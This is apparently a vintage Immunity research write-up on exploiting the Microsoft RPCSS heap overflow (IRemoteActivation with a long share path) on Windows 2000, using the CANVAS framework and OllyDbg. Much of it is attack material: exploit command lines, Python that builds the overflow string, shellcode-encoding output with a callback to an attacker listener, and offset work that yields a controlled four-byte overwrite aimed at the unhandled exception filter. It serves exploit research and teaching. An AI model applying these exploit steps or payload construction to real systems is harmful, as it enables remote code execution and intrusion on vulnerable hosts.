

# Exploiting the MSRPC Heap Overflow – Part I

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*Illustration IPolyphemus Moth*

This little documentary chronicles the last moments of another beautiful moth, stuck somewhere between the two live electrical cords of security and freedom. In particular, this is my look at how to exploit the latest Microsoft RPCSS bug.


Let's just assume you already know that the vulnerability is the IRemoteActivate call with a string of [\\short\share\long](#). In CANVAS this is easily represented in the following code of msrpcheap.py, which is copied directly from ms03026.py, and then slightly modified:

```
attackstr=backwardsunistring("\\\\192.168.1.112\\IPC$\\")
attackstr+=self.char*self.length
```

To examine this vulnerability, we added a few options to the command line which can manipulate self.char and self.length. -C specifies the character string to use (self.char) and -L specifies self.length.

Here's a sample command line that you could use to test for the existence of the overflow. We're testing against an unpatched Windows 2000 SP3 box for convenience sake.

```
exploits/msrpcheap/msrpcheap.py -v 14 -t 192.168.1.112 -l 192.168.1.100 -d
5555 -C "A" -L 4000
```



Above is a screenshot of the results, as Ollydbg would see it. We've caused an access violation on a read which you control. However, this loop (and I speak from experience here) is a big pain in the shorts to exploit. You don't want to be here – you want to be in a place where you control the source and destination to overwrite a single word, as in Halvar's original heap overflows for Win32 talk. If you look three frames up on the stack you'll see that you got here via a call to HeapAlloc from RPCRT4.


So what you'll invariably do now, is try different size strings and see what

you get. However you'll find that no matter what size string you use, you'll get the same result once you make it big enough to crash. You'll also find that trying to find the size of the buffer by varying this length is like trying to find the depth of quicksand. Each run of the exploit seems to generate it's own buffer size, as memory allocations move the heap state around.

As an important note, I'm writing this exploit in VMWare, which allows me to attach to the process with Ollydbg, then take a snapshot, run the exploit, and then revert to the previous snapshot. Rebooting or restarting the service can be time consuming.


So now we're going to look at some better ways to analyze heap overflows. First we will look at how to set a watchpoint in Ollydbg. This can be a useful feature for many purposes.

1. Go to View->Executable Modules
2. Then sort the window by module name
3. Then right click on ntdll and go to "view names"
4. Then type "rtlallocate" and see it go to rtlallocateheap.
5. Right click on that and go to "conditional log breakpoint"



Now, when this function is called, the size argument is going to be at esp+c. We'll put that into the box and call it size. For many functions Ollydbg will already know what the arguments are, but in this case it doesn't.

Clicking “Always” for “log value of expression” will make Ollydbg breakpoint on the function entry, and then log the value you have asked for in the log window. You'll see a little purple entry on the function name now. If you need to get back here, you can always re-view the module names, or go to *view-> breakpoints* from the menu-bar.



Now we'll hit F9 in Ollydbg to continue the process. You'll notice VMWare will now take up your entire CPU and your computer will become very slow. I don't know of a fix for this. Annoyingly, sometimes the process will become very confused now, and exit. Generally this is because there are timeouts occurring and when you set a logpoint, each memory allocation is going to cause a breakpoint to be hit, some processing by Ollydbg to be done, and so on. This takes a long time, so the timeouts happen, and the process thinks something is seriously wrong. Just click “revert” in your VMWare window if

this happens and try again. This shouldn't be a problem if you're running Ollydbg on native hardware instead of in a virtual machine, but then you can't revert.

Our string size in hex is:

```
[dave@www CANVAS3]$ python -c 'print "%x"%4000'
fa0
```

If you look at the screenshot below, you'll see where my best guess for when we get allocated is! It's very likely that sometime soon after that, the overflow occurred as our buffer got copied into a heap buffer somewhat smaller than 0xfa0 bytes long. (My personal guess is the 0x21a buffer, as you'll see below). You could tell your conditional breakpoint to break whenever `[esp+c]==0xfa0`, if you want to trace back to where that call comes from. Hit Control-L to see the Log View.

The screenshot displays the OllyDbg interface for the process 'svchost.exe'. The 'Log data' window is open, showing a list of conditional breakpoints. The log entries are as follows:

Address	Size	Message
77FCB178	00000047	COND: size = 00000047
77FCB178	00000010	COND: size = 00000010
77FCB178	00000010	COND: size = 00000010
77FCB178	00000048	COND: size = 00000048
77FCB178	00000008	COND: size = 00000008
77FCB178	0000001C	COND: size = 0000001C
77FCB178	00000028	COND: size = 00000028
77FCB178	00000028	COND: size = 00000028
77FCB178	000001E0	COND: size = 000001E0
77FCB178	0000017C	COND: size = 0000017C
77FCB178	00000034	COND: size = 00000034
77FCB178	0000003C	COND: size = 0000003C
77FCB178	00000004	COND: size = 00000004
77FCB178	00000004	COND: size = 00000004
77FCB178	000016D8	COND: size = 000016D8
77FCB178	000016D8	COND: size = 000016D8
77FCB178	00000014	COND: size = 00000014
77FCB178	00000014	COND: size = 00000014
77FCB178	000006C4	COND: size = 000006C4
77FCB178	0000014C	COND: size = 0000014C
77FCB178	0000001C	COND: size = 0000001C
77FCB178	00000020	COND: size = 00000020
77FCB178	00000012	COND: size = 00000012
77FCB178	0000001A	COND: size = 0000001A
77FCB178	0000004A	COND: size = 0000004A
77FCB178	0000007E	COND: size = 0000007E
77FCB178	00000020	COND: size = 00000020
77FCB178	00000012	COND: size = 00000012
77FCB178	00000002	COND: size = 00000002
77FCB178	0000001E	COND: size = 0000001E
77FCB178	0000004A	COND: size = 0000004A
77FCB178	0000008C	COND: size = 0000008C
77FCB178	00000016	COND: size = 00000016
77FCB178	0000008C	COND: size = 0000008C
77FCB178	00000048	COND: size = 00000048
77FCB178	000001E0	COND: size = 000001E0
77FCB178	00000148	COND: size = 00000148
77FCB178	0000021A	COND: size = 0000021A
77FCB178	00000004	COND: size = 00000004
77FCB178	00000054	COND: size = 00000054
77FCB178	0000020A	COND: size = 0000020A
77FCB178	000000A4	COND: size = 000000A4
77FCB178	0000000C	COND: size = 0000000C
77FCB178	00000004	COND: size = 00000004
77FCB178	00000024	COND: size = 00000024
77FCB178	0000010C	COND: size = 0000010C
77FCB178	00000000	COND: size = 00000000
77FCB178	00000024	COND: size = 00000024
77FCB178	00000028	COND: size = 00000028
77F839A6		Access violation when reading [41414141]

The status bar at the bottom of the window shows: 'Access violation when reading [41414141] - use Shift+F7/F8/F9 to pass exception to program' and the application is in a 'Paused' state. The taskbar at the bottom shows the system clock as 12:44 PM.

Ok, although we have some kind of idea where we are being handled, we don't necessarily know how to make this a nice reliable word-overwrite. No matter how long you make this buffer, you still get stuck in that infernal loop! Sometimes you won't trigger the bug at all, and then you'll eventually trigger it with a very large or small string, but either way, it's still stuck in the loop of pain.

Now, one way to solve this is to go through, find out EXACTLY where the overwrite is occurring, then track every memory allocation after that, and see how you can manipulate it. Of course, you only get one shot at this exploit, so you'll have to predict heap state quite well! Perhaps there is some magic sequence of lengths that will get you the right allocation/free ration to end up calling a different code path in ntdll's rtlallocate routines, and get you to the magic word-overwrite.

There is an easier solution though, which is to think a bit laterally.

There's lots of ways to trigger allocations. You don't have to use IremoteAllocate. What else does this process do? Well, it does LOTS of things, but I chose to tickle the endpoint mapper. So now my attack looks like this:

1. Send a very long string, but not so long that the process crashes right away
2. Try to get an endpoint mapper dump from the target (see dcedump from SPIKE or CANVAS)

```
[dave@www CANVAS3]$ exploits/msrpccheap/msrpccheap.py -v 14 -t
192.168.1.112 -l 192.168.1.100 -d 5555 -C "A" -L 800
Running MSRPC MS0-026 exploit v 0.1
Calling back to 192.168.1.100:5555
Generating typical Win32 shellcode
len rawshellcode = 639
Encoding shellcode. This may take a while if we don't find a good value in the
cache.
Size of chunk is 43 key is 0x1b67fd1b
Size of chunk is 74 key is 0x3c9f1b25
Size of chunk is 40 key is 0x1b67fd1b
Size of chunk is 3 key is 0x6f9a0ac1
Encoder is Splitting: 9065f53f
Split 9065f53f into 31886923:5edd8c1c
```

Done encoding shellcode.

length of real shellcode: 747

Running attack

Attacking version Windows NT 4.0 SP4,SP6a

Sending attack buffer

Done sending attack buffer.

Now sending dcedump request

Done with exploit

Now sleeping so the sockets stay open! Close me with control-C when you are completely done.

Traceback (most recent call last):

```
File "exploits/msrpcheap/msrpcheap.py", line 714, in ?
time.sleep(10000)
```

KeyboardInterrupt

```
[dave@www CANVAS3]$ ./dcedump.py -t 192.168.1.112
```

Running CANVAS dcedump v 1.0

<hit control C here, since Ollydbg will be broken on Access Violation exception>

OllyDbg - svchost.exe

File View Debug Plugins Options Window Help

Executable modules

CPU - thread 0000460, module ntdll

Address	Disassembly
77FCBF00	MOV DWORD PTR DS:[ESI],ECX
77FCBF02	MOV DWORD PTR DS:[ECX+4],ESI
77FCBF05	CMP ECX,ESI
77FCBF07	JE SHORT ntdll.77FCBF2A
77FCBF09	SUB DWORD PTR DS:[EDI+28],EBX
77FCBF0C	MOV DWORD PTR SS:[EBP-28],EAX
77FCBF0F	AND EDX,10
77FCBF12	OR EDX,1
77FCBF15	MOV BYTE PTR DS:[EAX+5],DL
77FCBF18	MOV ECX,DWORD PTR SS:[EBP-20]
77FCBF1B	SUB ECX,DWORD PTR SS:[EBP+10]
77FCBF1E	MOV BYTE PTR DS:[EAX+6],CL
77FCBF21	JMP SHORT ntdll.77FCBF2A
77FCBF25	^E9 CFF5FFFF
77FCBF28	> 8BF708
77FCBF2D	> 8BF708
77FCBF2F	> C1EE 03
77FCBF32	> 99B5 3CFFFFFF
77FCBF38	> 83E1 07
77FCBF3B	> 5A 01
77FCBF3D	> 5B
77FCBF3E	> D5E3
77FCBF40	> 39D 40FFFFFF
77FCBF46	> 8D8C3E 580100
77FCBF4D	> 3019
77FCBF4F	> 8B5D BC
77FCBF52	> ^EB B5
77FCBF54	> 8067 05 10
77FCBF58	> 0FB7C3
77FCBF5B	> 8B4D A4
77FCBF5E	> 8DB4C1 780100
77FCBF65	> 89B5 28FFFFFF
77FCBF6B	> 3936
77FCBF6D	> ^75 28
77FCBF6F	> 0FB70F
77FCBF72	> 8BC1
77FCBF74	> C1E8 03
77FCBF77	> 89B5 28FFFFFF

Registers (FPU)

EAX	000CF98	ASCII "AAAAAAAAAAAAAAAAAAAA"
ECX	41414141	
EDX	00070641	
EBX	0000000B	
ESP	009FF854	
EBP	009FF9EC	
ESI	41414141	
EDI	00070000	
EIP	77FCBF00	ntdll.77FCBF00
C 0	ES 0023 32bit 0(FFFFFFFF)	

Call stack of thread 0000460

Address	Stack	Procedure	Called from	Frame
009FF9F0	761B1015	ntdll.RtlAllocateHeap	rpcss.761B1018	009FF9EC
009FFA10	761B12C6	rpcss.761B0FA5	rpcss.761B12C1	009FFA0C
009FFA40	761B1C00	rpcss.761B117B	rpcss.761B18FB	009FFA3C
009FFA80	77D77520	Includes rpcss.761B1C00	RPCRT4.77D7751E	009FFA7C
009FFABC	77D94B07	RPCRT4.77D774F0	RPCRT4.77D94B02	009FFA68
009FFD4C	77D94596	? RPCRT4.NdrStubCall2	RPCRT4.77D94591	009FFD48
009FFD68	77D54029	Includes RPCRT4.77D94596	RPCRT4.77D54026	009FFD64
009FFDA0	77D4078F	RPCRT4.77D53FF7	RPCRT4.77D4078A	009FFD9C
009FFDF8	77D40663	RPCRT4.77D4068F	RPCRT4.77D4065E	009FFDF4
009FFE18	77D46906	RPCRT4.77D40685	RPCRT4.77D46906	009FFE14
009FFE48	77D468EB	? RPCRT4.77D4692F	RPCRT4.77D468E6	009FFE44
009FFE5C	77D46546	? RPCRT4.77D46AD0	RPCRT4.77D46541	009FFE58
009FFE94	77D45DD8	RPCRT4.77D45F43	RPCRT4.77D45DD3	009FFE90
009FFEB4	77D479E3	RPCRT4.77D45BBA	RPCRT4.77D479DE	009FFEB0
009FFF14	77D50616	? RPCRT4.77D4793A	RPCRT4.77D50611	009FFF08

Access violation when writing to [41414141] - use Shift+F7/F8/F9 to pass exception to program

Paused

Start Services C:\WINNT\System3... OllyDbg - svchost.e... 1:16 PM

Now that we have a reliable exception happening our next question is where in our string are the values from ESI and ECX coming from? If you look in the disassembly, you'll see a mov esi, [eax + c] that fills esi with the value we control.

The screenshot shows OllyDbg debugging svchost.exe. The disassembly window displays the following instructions:

```

77FCBEDC ^E9 79F3FFFF JMP ntdll.77FCB24B
77FCBED2 > 52          PUSH EDX
77FCBED3 . 53          PUSH EBX
77FCBED4 . 57          PUSH EDI
77FCBED5 . E8 E200FCFF CALL ntdll.77F8BFBC
77FCBEDA ^E9 67F8FFFF JMP ntdll.77FCB746
77FCBEDF > 8B40 04     MOV EAX,DWORD PTR DS:[EAX+4]
77FCBEE2 . 83E8 08     SUB EAX,8
77FCBEE5 . 8945 B0     MOV DWORD PTR SS:[EBP-50],EAX
77FCBEE8 . 8A50 05     MOV DL,BYTE PTR DS:[EAX+5]
77FCBEEB . 8B55 C4     MOV BYTE PTR SS:[EBP-3C],DL
77FCBEEE . 8B48 08     MOV ECX,DWORD PTR DS:[EAX+8]
77FCBEF1 . 8930 48FFFF MOV DWORD PTR SS:[EBP-B3],ECX
77FCBEF7 . 8B70 0C     MOV ESI,DWORD PTR DS:[EAX+C]
77FCBEFA . 89B5 44FFFF MOV DWORD PTR SS:[EBP-BC],ESI
77FCBF00 . 890E       MOV DWORD PTR DS:[ESI],ECX
77FCBF02 . 8971 04     MOV DWORD PTR DS:[ECX+4],ESI
77FCBF05 . 3BCE       CMP ECX,ESI
77FCBF07 . 74 21     JE SHORT ntdll.77FCBF2A
77FCBF09 > 295F 28     SUB DWORD PTR DS:[EDI+28],EBX
77FCBF0C . 8945 D8     MOV DWORD PTR SS:[EBP-28],EAX
77FCBF0F . 83E2 10     AND EDX,10
77FCBF12 . 83CA 01     OR EDX,1
77FCBF15 . 8B50 05     MOV BYTE PTR DS:[EAX+5],DL
77FCBF18 . 8B4D E0     MOV ECX,DWORD PTR SS:[EBP-20]
77FCBF1B . 2B4D 10     SUB ECX,DWORD PTR SS:[EBP+10]

```

The registers window shows:

```

Registers (FPU)
EAX 000CF98 ASCII "AAAAAAAAAAAAAAAAAAAA"
ECX 41414141
EDX 00078641
EBX 00000000
ESP 009FF854
EBP 009FF9EC
ESI 41414141
EDI 00078000
EIP 77FCBF00 ntdll.77FCBF00
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFD8000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM FB50 0009CB00 000000
ST1 empty +UNORM 39B8 77F82B95 0095FD
ST2 empty +UNORM 07A8 77FCB227 0095FD
ST3 empty +UNORM 0190 00000001 000949
ST4 empty +UNORM 2047 0095FCC4 000000
ST5 empty -UNORM DB88 00070178 000000
ST6 empty 0.0100434019753343330e-4933
ST7 empty -UNORM CB40 0009CB48 000001
      3 2 1 0 F S P I L O

```

The memory dump window shows the following data:

```

Address Value ASCII Comment
000CCD58 00110005 *.+.
000CCD5C 000C0100 *.0.
000CCD60 00000001 0...
000CCD64 00000684 a*..
000CCD68 00000000 .....
000CCD6C 00075618 +U..
000CCD70 0007A130 0!..
000CCD74 00079178 *!..
000CCD78 00010101 000.
000CCD7C 00000001 0...
000CCD80 00050043 C.+.
000CCD84 000E0100 .0#.
000CCD88 00000000 .....
000CCD8C 41414141 AAAA
000CCD90 41414141 AAAA
000CCD94 41414141 AAAA
000CCD98 41414141 AAAA
000CCD9C 41414141 AAAA
000CDA0 41414141 AAAA
000CDA4 41414141 AAAA
000CDA8 41414141 AAAA
000CDAC 41414141 AAAA

```

As you can see from the screenshot, EAX points to a copy of our string which starts at 0xcd8c. EAX is 0xcf98. Simple subtraction says that :

```
[dave@www CANVAS3]$ python -c 'print "%d"%(0xcf98+0xc-0xcd8c)'
536 #This number may be a bit off, test it and make sure you're dead on
```

So ~536 bytes into our buffer is esi and four bytes before that that is ECX.



Rock on!

Let's mod our exploit to take advantage of that fact.

#Somewhere in msrpcheap.py . .

attackstr="A"\*700

heapLOC=534

where=0x41020304

what=0x41060708

attackstr=stoverwrite(attackstr,intel\_order(what)+intel\_order(where),  
heapLOC)

attackstr=backwardsunistring("\000\000\000\000\192.168.1.112\000\000\000\000\IPC\$\000\000")+attackstr

The screenshot shows OllyDbg running svchost.exe. The assembly window displays instructions from address 77FCBF00 to 77FCBF4F. The registers window shows the state of registers, with EIP at 77FCBF00. The memory dump window shows a sequence of 'AAAA' characters at address 41414141, with a return instruction at 009FF854. The status bar indicates an access violation when writing to [41020304].

Address	Value	ASCI	Comment
000CCFA0	41060708	••••	
000CCFA4	41020304	••••	
000CCFA8	41414141	AAAA	
000CCFAC	41414141	AAAA	
000CCFB0	41414141	AAAA	
000CCFB4	41414141	AAAA	
000CCFB8	41414141	AAAA	
000CCFBC	41414141	AAAA	
000CCFC0	41414141	AAAA	
000CCFC4	41414141	AAAA	
000CCFC8	41414141	AAAA	
000CCFCC	41414141	AAAA	
000CCFD0	41414141	AAAA	
000CCFD4	41414141	AAAA	
000CCFD8	41414141	AAAA	
000CCFDC	41414141	AAAA	
000CFE0	41414141	AAAA	
000CFE4	41414141	AAAA	
000CFE8	41414141	AAAA	
000CFEC	41414141	AAAA	
000CFF0	41414141	AAAA	
000CFF4	41414141	AAAA	

As you can see we now control ecx and esi exactly. This is the first step towards world domination, or perhaps just another remote exploit that will get wormed into non-existence in a few days.

Now if we were Brett Moore, we could probably manipulate the stack enough to write an entire shellcode somewhere and then jump to it. However, I'm not that enterprising tonight.

Disassembling SetUnhandledExceptionFilter() (or asking CANVAS's library of such things) we see that the Unhandled Exception Pointer for this version of Windows is at 0x77ee044c. Normally I wouldn't use this but the very next thing the process is going to do is crash, so we'll use it this time. CANVAS will soon contain the ability to remotely fingerprint down to the service pack a Win32 box, so it's not a problem for us that this value is service pack dependent.

At this point we have several options. And I'm sad to admit that after a few hours of work on this, I'm a bit burnt out and a bit stuck. A fresh look is needed, and perhaps after reading this again tomorrow morning I'll have the last few pieces of the puzzle.

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Update:

Don't forget to read part II from <http://www.immunitysec.com/papers/> !